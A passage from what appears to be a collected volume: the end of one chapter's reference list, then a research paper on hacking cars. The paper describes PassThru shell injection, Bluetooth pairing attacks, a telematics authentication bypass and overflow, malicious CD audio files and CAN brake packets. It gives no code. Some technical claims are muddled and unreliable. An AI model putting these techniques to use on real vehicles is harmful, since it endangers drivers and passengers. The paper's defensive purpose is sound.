- [SIN 11] SINGH Y.N., SINGH S.K., "Vitality detection from biometrics: state-of-the- art", Proceedings of the Workshop in Information and Communication Technology, pp. 106–111, 2011.
- [SOA 01] SOAP Version 1.2, 2001. Available at *http://www.w3.org/TR/soap/.*
- [SOG 11] SOGHOIAN C., STAMM S., "Certified lies: detecting and defeating government interception attacks against SSL", Proceedings of the Financial Cryptography, pp. 250–259, 2011.
- [STE 07] STEVENS M., LENSTRA A.K., DE WEGER B., "Chosen-prefix collisions for MD5 and colliding X.509 certificates for different identities", Proceedings of the EUROCRYPT, pp. 1–22, 2007.
- [URI 08] URIEN P., PUJOLLE G., "Security and privacy for the next wireless generation", International Journal of Network Management, vol. 18, no. 2, pp. 129–145, 2008.
- [WAN 05] WANG X., Yu Y., "How to break MD5 and other hash functions", Proceedings of the EUROCRYPT, pp. 19–35, 2005.
- [WAS 05] WASON T., et al., "Liberty ID-FF architecture overview", Liberty Alliance Project. Available at *http://www.projectliberty.org/resource_center/specifications/liberty_alliance_id_ff_1_2_specifications*, 2005.
- [XML 08a] XML Encryption Workgroup, 2008. Available at *http://www.w3.org/Encryption/2001.*
- [XML 08b] XML Signature Workgroup, 2008. Available at *http://www.w3.org/Signature/.*

Cyber-Attacks Within Automotive Industry

by Sebastian Koszyk

To evaluate how hackers can take over control of the car by accessing on-board computers and modern type powertrain control modules

Embedded electronic components, otherwise called ECU (Electronic Control Units), currently installed in cars are becoming far more advanced than ever before. These ECUs monitor and control different systems and subsystems within the car, they are interconnected and more worryingly, becoming connected to the global networks, making every car with those systems part of the global network infrastructure. Moreover, modern cars are also capable of exchanging data between each other, connecting and sharing information. Those connections are possible due to WIFI, Bluetooth and 3G technologies; these interfaces may expose internal networks to the outside world making it easier for cyber-attacks to occur.

This research will show how such attacks can occur, along with different possibilities of taking over the control of the car, and the conclusion will emphasize stopping those attacks, and further prevention.

Introduction

The main objective of this research paper is to show how easily a modern car can be hacked. Each year, a larger amount of technology is being installed in cars. Current automobile technology is so advanced that it is not only responsible for what we hear on the radio or how we use a GPS to find our way, but also for more significant aspects of the car such as engine, transmission or brakes, which are much more crucial and important for the safety of the people inside.

Currently manufactured cars have Bluetooth, WIFI and 4G technology built into them as standard, and due to such equipment, cars automatically become part of the global network. [see Figure 1] There are numerous ways a hacker can take control of the car, not only by using Bluetooth WIFI or 4G connectivity, but also by music downloaded from the internet.



Figure 1. Possible connection within single car. Source: Various findings on Internet

Recent reviews have very widely discussed possibilities and different techniques of hacking cars; however, to understand the process of hacking, the reader has to be familiar with the latest technology being installed in today's cars allowing for such attacks to occur. Engine control modules (ECU) installed in older cars prior 1985 are currently called Powertrain Control Modules (PCM). This change is mainly to give an extra amount of control to the constantly expanding amount of in-car technology modules. The amount of those modules can consist of anywhere between 30-70 different modules located in the car [see Figure 2] and are still based on an old type of software, which is widely open without any sort of security implemented into it.



Figure 2. Simple breakdown of PCM system within car. Source: PEI Technologies

This research will find out about different systems that are helping drive today's cars, systems that are supposed to keep drivers and passengers safe.

We need to understand that there is a significant difference in how car Vehicular Communication (VC) works; it doesn't work in any way similar to a mobile phone or laptop computer, although the software works in a similar way , by sending packets of data and waiting for input to be added and then computed.

For vehicular communication to work at its best, it has to access the internal car network, where it can process data throughout all sensors such as emergency braking, airbag activation, slippery road detection, tire inflation, and lately installed line changing sensors as well as accident avoidance.

This information is transferred inside the car through its internal network, which has a very interesting name, Local Interconnect Network (LIN), and does much the same job as a LAN (Local Area Network) creating a connection, however, LIN is a part of the automotive bus system. (Wolf et al. 2004) Every part of the LIN has a further breakdown of the internal systems which all have to communicate to each other to make it all work as one connected network.

Another part of this research will show how a car user can unknowingly implement a virus into the system. This research will show the different possibilities of a hacker taking over the car, which techniques might be used and what are the vulnerable access points. Furthermore, it will also show that the owner of a vehicle can cause a malfunction by a simple task such as inserting a music CD or plugging any other device through USB ports with freshly downloaded music from the internet, and not knowing that the music itself was infected with Sony BMG Malware, or any other type of virus, which can be used to pinpoint the location of the car, and in this way make it more accessible to attack. (Kargl et al. 2008)

It will investigate a DoS type of the attack on the vehicle, and show how such an attack can disable communication between ECM and information panel, which can then be reset to show inaccurate figures that

can disorient a driver, and how GPS positioning can take a major part in a hacker attack helping to discover the position of the car which can be targeted for the attack. Moreover, connecting mobile telephones to an in-car entertainment system plays a big part of any attempt to hack (Kargl et al. 2008). Apart from taking all this into account, there is another very important consideration, such as the safety of the driver and its passengers. In conclusion, it will recommend further developments and security of components that are part of in-car Powertrain control modules.

This part is broken down into subsections so the reader can easily understand the different ways of car hacking, where some of the techniques can vary from less to more complex.

Evaluation and explanation of the possibility of hackers taking over control of a car

The idea of automotive safety has received a whole new indication lately (Raya et al.2007) due to changes which are being implemented in car management systems of modern cars. Electronics control is now in every system that is installed in the car: engine, brakes, directional stability, airbags, and all others.

A lot of cars are equipped with START/STOP button which has replaced the standard key, and keyless entry is another innovation which has been introduced, all this is required to run on electronics.

However, all these systems have a very serious vulnerability issue in terms of hardware that is controlled at a software level; where all those risks previously have been limited to the human factor, a modern car can be a threat to itself. The threat is possible and it is based on points where hacker can take control of the car. The technology installed in the cars (WIFI, LTE, Bluetooth, USB connectors – physical access to a car is needed) all allow for access to the car in some way. For example, CAN buses (controller area network) are currently being installed by every manufacturer due to the widely used standard J1939 (Roger, 2002); this standard is for communication and diagnostic network. However, this CAN bus system is a part of the LIN network which runs within the car. This automobile structure used to be very simple: it was used only to control the engine and basic components of the car, linking data only for real time data transmission and error correction, so they transfer a small packet of data from engine to computer only for diagnostic purposes. For example, if there was a problem with cylinders, an air intake was lowered to created the appropriate combustion effect, an information packet is sent to the computer to tell it to shut the engine down, current cars will allow for recalculation to be done in real time and certain adjustments to be created, for either larger or smaller air and fuel intake, and the combustion effect will be different, still allowing the car to be driven in what is called a LIMP mode. LIMP mode allows for the car to be driven but now allowing it to go faster than a certain speed and RPM assigned by the manufacturer. (Raya et al.,2007)

Moreover, currently built cars each have multiple module blocks inside connected with another through the interface: the engine control body, the unit control body, anti-lock brakes, power airbag, immobilizer, and audio. Modern vehicles currently have anywhere between 30-70 ECUs (electronic control unit, each one of them is controlling one or more parts of the car, see Fig. 1) installed and their complexity is still growing. Modern car manufacturers, like Audi or BMW, install up to 90 ECUs. Due to constant changes and new development within automobile industry, a recent boom for hybrid and electric cars has appeared; however, while these cars are all new, their technology remains very much the same. Everything inside is connected by wires which run through the entire car from front to back connecting every component and allowing it to work and exchange data and information [see Table 1].

Table 1. In-Vehicle Networking breakdown. Source: The Author

LIN/SAE J2602	Low-speed, single master multiple-slave serial networking protocol. LIN master node usually connects the LIN network with higher-level networks. Maximum speed of 20 Kbps can be achieved, this usually applied to: - door locks, climate control, seat belts, sunroof ,lighting, windows lifts, mirror control
CAN	Multi-master asynchronous serial network protocol for high reliability control application. Maximum speed 1 Mbps, this is the most important part within the car responsible for: - body systems, engine management and transmission
FlexRay	Partially already being installed within some cars, it is next-generation, deterministic and fault –tolerant network protocol to enable high-bandwidth, and safety critical applications. Speed of transfer max 10Mbps per channel, this is currently a dual channel system. This system is responsible for: - drive-by-wire, brake-by-wire, steer-by-wire (currently under development, it is next generation of self-driving cars) - advanced safety and collision avoidance system, stability control, camera based monitoring system
RF	Radio frequency transmission on/off keying and frequency shift keying modulation, used frequency is between 304 MHz to 915 MHz it is used in systems such as: - remote keyless entry, vehicle immobilization, passive entry, tire pressure monitoring systems (currently being installed in all lately produced cars as a standard feature, EU law)

Car Dealer Hack

There is another risk which also might be deemed a main issue; this is an OBD-II port, which is currently installed in every vehicle for a technician to diagnose and update the individual ECU in a vehicle.

This process is done by external tools which are sold by automobile manufacturers [See Figure 5], but also by third [See Figure 4] parties. They plug directly into the OBD-II port and can be used to upgrade firmware or to perform diagnostics on the trouble codes, as well as to reset entire ECU system, if needed. Resetting an ECU system is very similar to a BIOS update in a computer, and requires in depth knowledge of hardware and software, where the smallest mistake, such as the wrong or damaged version of software upgrade, can cause the entire system to come to a halt, and sometimes this is unrecoverable.

Figure 3. Windows based software. Source: ACTI

Figure 4. OBD-II connector. Source: OBD II OEM Version

Software itself can be a standard Windows [See Fig.3] or Linux based API that allows for connection either through wired or wireless network with the reprograming/diagnostic tool (known as a PassThru Device) (Delphi 2015). The PassThru Device plugs into ODB-II port and from that point it allows a technician to communicate with the car's internal network under the direction of software commands. The OEM basic device allows connection to multiple makes and models of the same manufacturer. However, more advanced PassThru Devices, with a logic board implemented into the connector itself, can allow connection to different manufacturers, makes and models. The way this works is very simple; after connection of the device, a small packet is sent into the car's main ECU, which then comes back with information on the make and model of the car.

The device itself is the size of a small book and consists of a microprocessor that runs Linux and multiple network interfaces including USB and WIFI, along with a connector for plugging into an OBD-II port.

There are two vulnerable points of entry in this (Loukas et al. 2013):

- An attacker, after compromising the WIFI network the PassThru Device is linked to, can easily connect to it, and if the PassThru Device is connected to the car at the same time, obtain control over the car and insert malicious software
- It is also possible to compromise the PassThru Device itself, and implement malicious code directly into it and this way infect a greater amount of cars

However, this creates only part of the problem because vulnerabilities through the PassThru Device itself, and not a Windows based interface which allows for the communication with the vehicle, also create a risk of being hacked.

Figure 5. Stand-alone PassThru Device. Source: AUTEL Intelligent Technologies

During boot, this device sends out a UDP multicast packet on every network that it's connected to, communicating on both IP address and TCP port. After initialisation, the client application using the PassThru DLL connects to the advertised port and then finishes the initial configuration of the device. The PassThru device is authenticated, therefore it is fully dependent on external network security for access control. The device itself also exports a proprietary unauthenticated API for configuring its network, WIFI and SSID. Simply by using Linux Telnet and NC, there is a possibility of gaining entry to the device via shell injection. It is a very minor problem for the attacker to open access for inbound Telnet connection, and then transfer any sort of data or code.



Figure 6. PassThru based shell injection. Source: The Author

To summarize, an attacker that can connect to the dealer WIFI network, using a worm or virus such as Stuxnet (Stuxnet could spread stealthily), is capable of tampering with any PassThru device and then inserting malicious software to any vehicle that is connected to the device itself. It can also have the PassThru device mount the attack itself, if the attacker implements a worm that can automatically search

and upgrade other PassThru devices, and these devices will pass virus onto another vehicle being serviced. This type of attack does not require interactivity with the attacker and can be fully automated either by time locks on the devices with virus being already on them, or can be setup to activate on certain type of cars, for example, only on BMW 3-series manufactured in September 2010, when the device receives an information packet from the car's ECU.

Short Range Attack

Another type of attack might use reverse engineering (Kosher et al.) which will help to gain access to telematics [See Figure 1] ECU Unix like operating systems which were originally installed in cars from mid-1980's. Currently built cars are based on C, therefore, it is easier to help identify a particular program responsible for handling Bluetooth functionality. Further analysis of the programs and its code will show that it contains a copy of embedded implementation of the Bluetooth protocol stack and a sample hands-free application. Very often, the interface can be altered or changed for marketing purposes, and those very often will leave a car vulnerable for access (Kosher et al.) This usually is done when installing a third party radio into a car, and connecting to LIN, as very often Bluetooth functionality on these devices is widely open for any type of connections. Therefore, any paired device can cause a vulnerability to execute code on the telematics unit [See Figure 1].

It might be very hard for the hacker to pair his/her own device with a car, due to short-range, however, due to new technologies being introduced, such as smartphones, new connection abilities were introduced. So if the attacker can compromise a phone that is connected to the car through Bluetooth, then a smartphone can be used for further exploration of the car's telematics unit, and the critical ECU of the car.

Can all this be done without access to a paired device? There are two steps which can be taken to make a successful attack:

1. The attacker must learn the car's Bluetooth MAC address

2. The attacker must secretly pair its own device with the car.

How can this attack be done? Using Bluetooth sniffing software, such as Bluesniff, to find out the car's MAC address, sniffing Bluetooth traffic when the device has been previously paired with the car and trying to connect with it again. Very often, to pair two devices via Bluetooth, a code is required to be input to allow connection; however, not all cars have such request, and there is an automatic connection done, especially if the device was previously paired. After pairing, the attacker can inject paired channel and compromise vehicle. In summary, short range attacks can be created, however, due to limitation of Bluetooth length connectivity might not be as risky. Therefore, the very next thing is to investigate a long range attack, which can cause more serious threats.

Long Range Attacks

Cellular capability has grown (The Mercedes-Benz InCar Hotspot) and currently most cars have or will introduce in the near future such abilities of connecting or being connected to a cellular network. There are some good points to those features; for example, cars can call for help when a crash is detected, but there are also bad points, such as allowing hackers to explore car networks more easily. Using knowledge on how cellular channels work, reverse engineering, and a combination of software and hardware, such attacks can be done.

Cars equipped with wide-area connectivity and telematics units have a cell phone interface (for voice, SMS and 4G data). It uses its 4G (Mustaqim et al. 2012) for numerous internet based functions, for example navigation and location based services, and it can also rely on the voice channel for the critical telematics function (i.e. crash notification). To synthesize a digital channel for connectivity, almost all manufacturers use Airbiquity's aqLink (Airbiquity) software modem to convert between analog waveforms and digital bits. In the vehicle, Airbiquity software is used to create a connection between car telematics and remote telematics (TCC) operated by a manufacturer. The single cellular channel is used for both voice and data transfer in the car's telematics. The audio in the cabin is muted when data is transmitted, and for a pure data call, the unit automatically turns into what is called "stealth mode", which does not give any sort of information that the call is being made.

How it can it be used and what are the ways of getting access to the system?

Simple, or maybe not so simple, reverse engineering can be applied for creating access through telematics into the PCM. The very first process that needs to be established is to identify the in-band tone which is used to initiate data mode. Having switched to data mode, aqLink gives the proprietary modulation scheme to encode bits. By calling the car's telematics, the unit phone number can be made available via caller ID. Initiating data mode and tone generator and recording the audio signal results is established by the frequency of the phone. With older technology being able to find a frequency, all that was required was a frequency scanner which would run through all the frequencies and lock on the ones that were available. However, currently mobile frequencies (Davidoff et al., 2012) are in the range of 700 MHz and might be consistent with up to 400bps signals. By improving the signal source, it becomes a lot easier to focus on packet structure and, with aqLink that supports packets up to 1024 bytes, it becomes a bit simpler to create 22 bit packets and then break them down to 11 bit packets. With those packets broken down to 11 bits, it's a lot easier to infer that CRC and ECC were both used to tolerate noise, and then searching disassembler code for known CRC content quickly can be used to discover the right ECC code which is identified in a similar way. The next thing is to implement each packet by changing the header to allow for the internal system bypass. This can be done given the protocol specification and implemented aqLink with compatible software modem in C and using laptop and Intel ICH3-based modem exposed as an ALSA sound device in Linux. A properly layered medium on top of aqLink modem becomes a telematics unit's own propriety command protocol that allows TCC to retrieve information about a car's state as well to remotely change car functions. When the gateway program decodes frames and identifies a command message, this data can be then passed via the RPC protocol to another telematics unit program which can be responsible for overall telematics activities and implementing the command protocol. As mentioned above, aqLink can support up to 1024 bytes, but custom made code that is clued into aqLink to the Command program thinks that packets are not any bigger than 100 bytes. This is a very interesting point simply because it allows for the attacks to keep on looping until stack-based buffer overflow occurs. It can get even more interesting because this type of attack takes place in the lower level of the protocol stack and completely bypasses the higher-level authentication checks implemented by the Command program.

When a call is placed for the vehicle with either mobile device connected to it, or when the car itself has installed mobile capabilities, the very first thing that is initiated is car data mode, and the very first command sent from the vehicle is a random three byte authentication challenge packet and the Command program authentication timer is started. In normal operation mode, the TCC hashes the challenge along with a 64-bit pre-shared key to generate a response to the challenge.

While waiting for the authentication response, the Command program will not accept any other packets. If incorrect authentication is received, or if it takes longer than the usual time to receive it, then the Command program will send an error packet. When the packet gets acknowledged, the unit hangs up and there is no further possibility of sending any additional data until the error packet gets acknowledged. After several attempts and collection of the error packets, all the data can be collected to construct vulnerability.

Firstly, it can be noted that when a certain amount of calls are made and they become unanswered packets, they are collected very much the same way with only a small change of the architecture that is usually a sequence number. An attacker can observe a response packet via sniffing the cellular link during a TCC-initiated call, and will be capable of replaying that response in the future. Code parsing authentication responses have an even more enormous bug that permits avoidances without observing a correct reaction. There is a flaw that in 1 out of 256 carefully formatted bits, the incorrect response will be interpreted as valid. If the random number is not re-initialized, then the challenge will change each time and 1 out of 256 will have the desired structure.

After an average of 128 calls, the authentication test can be bypassed and transmission of exploited packets can be done, all of this without indication to the driver. This attack becomes more challenging when the car is turned off because the telematics unit can shut down when the call ends.

In summary, several vulnerabilities have been identified in the telematics units that are using aqLink code, and that there is a discrepancy between a set of packet size supported by equaling software and the buffer allocated by the

telematics client code. To exploit this vulnerability requires first the authentication in order to set the call timeout value long before the delivery of a sufficiently long payload. This is only possible due to a login flaw in the unit authentication system that allows an attacker to blindly satisfy the authentication after approximately 128 calls.

Malware Attack; Possibility of car owner unknowingly implement virus into the car system

A typical media player in today's car is not as simple as it used to be: apart from being able to receive a radio channel, and a variety of wireless broadcasting signals such as AM, FM and RDS, they also accept standard compact discs (via physical insertion) and decode different formats, such as Red Book audio, MP3 or WMA, which are encoded on ISO9660 file system. (Carrier, 2010)

Car media player units are manufactured by major suppliers, both stock units directly targeting automobile industry as well as units sold via aftermarket. Another way of hacking is to gain access (or manipulate car ECU) by inserting a CD, or a USB stick with music. A single music file might be altered with Malware, (which also can be altered) to trick ECU software and enable it for dealer's update. Software running on the CPU handles audio parsing and playback request, UI functions and directly handles access to the CAN bus. Modification of the WMA audio file, burned onto the CD, plays normally on the PC, however, when inserted into the car CD player, can send arbitrary CAN packets when the CD is played. By encoding audio files with modulated post-authentication, it is possible to exploit the payload and load that file into an iPod or other music device, then calling the car from the phone and playing the same file with the trigger being a song. When those altered files contact with each other, they will trigger a software being implemented onto the part of the song on the music player. Depending on changes within the file, there can be multiple options, and depending on the attacker's aim, it can act when the car reaches a certain speed, for example, 65 mph, and at this speed disable the brakes. This type of attack can also be time based and after the virus is implemented into the car ECU, it can trigger off after certain time.

Reviews of hackers controlling car

Lately, there is a very big concern within the automotive industry due to the fact that it has been shown and proved that a car can be hacked (Miller & Valasek, 2010) on two different cars, which have been manufactured for some years, and each process is different for both of them. However, the electronics within the ECU are very much the same and the software is exactly the same.

Looking at telematics, either Bluetooth or WIFI currently are both being installed as a standard option in cars. A hacker can gain access to the car through each one of the connections, by breaking SSID and password and finding out a MAC address of the network equipment being installed.

This allows an intruder to gain control of the car's ECU, moreover, depending on the attacker's goals, he can then hack further into the system and gain access to the brakes' ECU and disable them with a very simple code change [See Appendix. 1]. Looking at the code, it can be seen that a value changed.

The S1 and S2 values are combined to create a 16-bit integer. When the integer is negative (8000-FFFF) then the packet is designed for slowing down the automobile (i.e. braking). When the value is positive 0000-7FFF then the packet is used when accelerating. This function is only used for acceleration and it appears only during cruise control being turned on. The Pre-Collision system, such as auto braking, packets can be sent at any time to slow down or even completely stop the car. For example, the following packet, when sent continuously, will stop the car and prevent the automobile from accelerating even when the gas pedal is fully depressed [See Appendix. 1].

To make this packet work, there is a small change that needs the counter to be incremented just as the ECU would do, otherwise the Pre-Collision System will detect an error and stop listening to the packets being sent. The code below uses PyEcom to create an infinite loop that will increase the counter, fix the checksum, and play the appropriate braking packet on the CAN bus [See Appendix. 1].

Latest technology currently being installed in automobiles

The newest car trends create a constant push for manufacturers to install bigger and better car technologies to make it easier for a driver to drive a car. However, those technologies, apart from helping, can also create a trap. There are numerous new technologies installed in the car, and apart from them, there is software that can be vulnerable to hacker attacks.

Hardware

Some of the hardware found in modern cars includes: GPS for tracking and 3D navigation (which can be used to track a vehicle and find geolocation for tracking), in-car entertainment systems (Bluetooth, Multimedia, Internet connection, USB, on boards WIFI).

According to Forbes magazine (2015), 90% of cars will be connected to the web by 2020. All this hardware makes it possible for attacks to be made. The newest technology being installed iswithin the new Tesla model S 70D (The Tesla Motors Team), currently the only vehicle in mass production using these technologies. These hardware technologies include an autopilot driving mode with the forward-looking camera and 360 degree radar and ultrasonic sensors, allowing the car to perform basic maneuvering by itself. Therefore, lane changes become a fully automatic feature, and starts to work the very second the turn indicator is switched on, blind spots get checked and the car moves into the lane. Finally, when the journey is over, it will park itself. Thanks to the radar feature, it can scan the area for traffic, collisions and roadblocks. (Sagrera, 2015)

Software

Apple Car Play (The Best iPhone Experience) is not software that is installed within a car as a system, it does not even run an iOS system, it is a system that integrates iPhone apps with your digital system, allowing you to control them and the device itself more easily through iTunes connectivity. The obvious problem with this is that apps can contain malware or any other type of bugs, and this might automatically be uploaded into the car's software or even directly into ECU. Another software type is Android Auto (Android Auto was designed with safety in mind) and will be available this year, although a specific release date is not been given. It will allow for an Android phone to be connected to the car entertainment system and, just the same as Apple Car Play, it will allow for apps and better control of the phone through the car.

Recommendation for further development and security of car components that are part of in-car power control modules

Automobile manufacturers have to understand that by allowing cars to become part of the world wide network, they are introducing new security threats and possibilities of an attack on the cars and passengers. This is why it will create a demand for development of security, and to allow for this to become a wider research within the industry. As of this moment, car manufacturers and parts manufacturers are starting to see the big picture of the threats (Nilsson et al.,2008) and the development of new technologies will probably take years, simply due to the timeframe which goes from beginning state of the development to the ready manufactured product. However, there is a simpler way of protecting current automobiles, one of them is to simply implement cars with self-updatable antivirus software which will allow for the download of current anti-virus database, therefore, problems like Malware BMG or Stuxnet (Stuxnet could spread stealthily) will no longer be an issue. There is a way of making cars more secure by creating software similar to antivirus software currently used on desktop computers and mobile devices. This software will be upgraded every time the car is turned on. Although there is one patented idea where the car parked by the house connects to the home router, by the WIFI network, and updates the software this way, this still creates vulnerability issues, such as the fact that the transfer or the network can be compromised by a hacker in any possible way. A direct upgrade to the system network is better to lower the possibility of a hacker implementing any type of malware, same as antivirus updates on the computer or mobile device.

However, ideally at a later time, the very next idea is to have a physical firewall installed in the cars, similar to those currently manufactured by Cisco, such as AS5500 (Cisco ASA 5500 Series Adaptive Security Appliances), which includes both hardware and software protection on all levels of network.

Results/Discussion

After investigating all the possibilities of a hacker taking over control of the car, and mostly by doing my own experiments in doing so, using only tools which are available to the general public, such as software and laptop PCs, it is extremely frightening that such a hack can be done, in so many ways and so easily. Anyone with technical knowledge of hardware, as well as software, can make such an attack.

By using any of the methods of attack discussed above (CD, PassThru, Bluetooth or Cellular), it becomes simple to command a car to unlock doors on demand, or enable a theft. However, a hacker with bigger vision might take this to the higher point, and try to access many more cars at once, creating a multiple attack (e.g. war dialling) (Gunn, 2006). As a part of this, an attack might command each car to connect to a central server and report back GPS and car VIN number. The VIN number includes year, make and model and this automatically gives a value of the car. Thanks to this information, hackers can then pinpoint the localization and the ownership of the car, and take it further by going after an owner. If, for example, an attacked car is priced at £100,000, automatically the hacker knows that the person owning the car might be worth going after.

Automotive companies should look really deeply into this issue as it can and probably will backfire on them at some point; “Why is there no hardware or software installed in the cars that can prevent such action from occurring in the first place?”

The simplest answer to this question is that many people still really believe that it can’t be done, and many people are still of the notion that cars have only mechanical parts, i.e. engines or brakes. However, all the technologies implemented in cars that are supposed to make them safer, more economical and less pollution creating, at the same time can be lethal as a weapon. There is a reason why people and companies are not doing anything about this issue, and the answer to that question is finances. In simpler terms, if automobile companies agree that cars can be hacked in any way, this will automatically mean that all of the new, newer and newish cars will have to be recalled for major upgrades and equipped with either software or hardware that will work as a firewall. It will also create questions about any or all road accidents. Were they really a human error, or was there a software vulnerability issue that allowed hackers to break into the car’s PCM and make changes to it, which were then resolved as a car accident.

This change will also have to be included not only on cars, but the entire infrastructure, including manufacturing plants and dealers. Another question to ask “is our car really safe when taken to the dealer for maintenance?” It probably is, or we really like to think that, but what if a hacker wanted to implement a code that will change a car’s fuel consumption, for example, double it from what the standards for such cars are, and spread this through a whole network of cars, for example, 1,000 cars, on doubling fuel consumption. This will have a multiple outcome, not only on the person driving this car, financially, but also on the environment by creating a higher level of pollution, and the manufacturer as well. Due to fuel consumptions details being out of targeted specification to such an extent, the company might be charged with misleading customers, and this very likely might be taken to a court of law.

The problems are even bigger when we talk about Hybrid or Electric cars and the main reason is that amount of electronic parts that are built into them are a lot higher than in normal cars, mainly due to design, and dependability of the modules components which is a lot greater than in normal cars. This automatically creates a window for software to be designed and implemented; in terms of these modules and cars, this software is still based on the older version which are originally created for non-hybrid and non-electric cars. Therefore, even if a car is electric, why is the software the same as the old petrol engine? The answer to this question is very simple, apart from the engine, there are other parts of the car that stay the same, i.e. brakes or power steering, so unless the entire software gets either redesigned or a software firewall, with possibilities of constant upgrade, is designed and implemented, the threat remains as it was. It seems that automobile companies have forgotten that technologies are rapidly changing and expanding , however, the cars they have designed and built are technologically improved but software and LIN wise it all has been kept the same without any new or better solutions being implemented. Still, unthinkably, car manufacturers are allowing for external software to be brought into the cars, such Apple CarPlay and Android Auto, to allow external devices to be connected.

Conclusion

In this work, a range of different approaches and possibilities that hackers may use to access sensitive data and PCM has been described, detailing how a group of hackers can take over and control one to numerous amount of cars, showing vulnerabilities not only within automobile manufacturers and car dealers but also exploding points of possible attacks within levels of the car user itself. It has been explained how currently built automobiles are controlled by tens of distinct computers physically connected to each other through a wire and internal buses creating a small network within the car. Therefore, they become exposed to each other, and numerous amounts of those components are also externally accessible by a variety of I/O interfaces, depending on the type of automobile. It has also been shown and explained that unless the motorized industry puts pressure on securing automotive components and, most importantly, the software responsible for how cars operate at certain levels, sooner than later, the general public will hear about accidents that have happened where there was absolutely no reason for them to occur and they will remain unexplained.

It has also been identified, while working on this research project, what sort of security features need to be installed within cars to prevent hackers breaking in, or at least making it a lot more difficult than it is now. Currently, the person writing this dissertation is in the process of patenting the idea, and has started working towards the actual development along with BMW Group.

References

1. Airbiquity, *http://www.airbiquity.com/* (Accessed: February 2015)
2. Android, *http://www.android.com/auto/* (Accessed: March 2015)
3. Apple, *https://www.apple.com/uk/ios/carplay/* (Accessed: March 2015)
4. Ballew, Scott M. (1997) Managing IP Networks with Cisco Routers. Sebastopol, CA: O'Reilly & Associates,
5. Carrier,Brian (2010) 'Different Interpretations of ISO9660 file systems' Digital Investigations 7 pp.129-134
6. Checkoway, Stephen et al. 'Comprehensive Experimental Analyses of Automotive Attack Surfaces'.
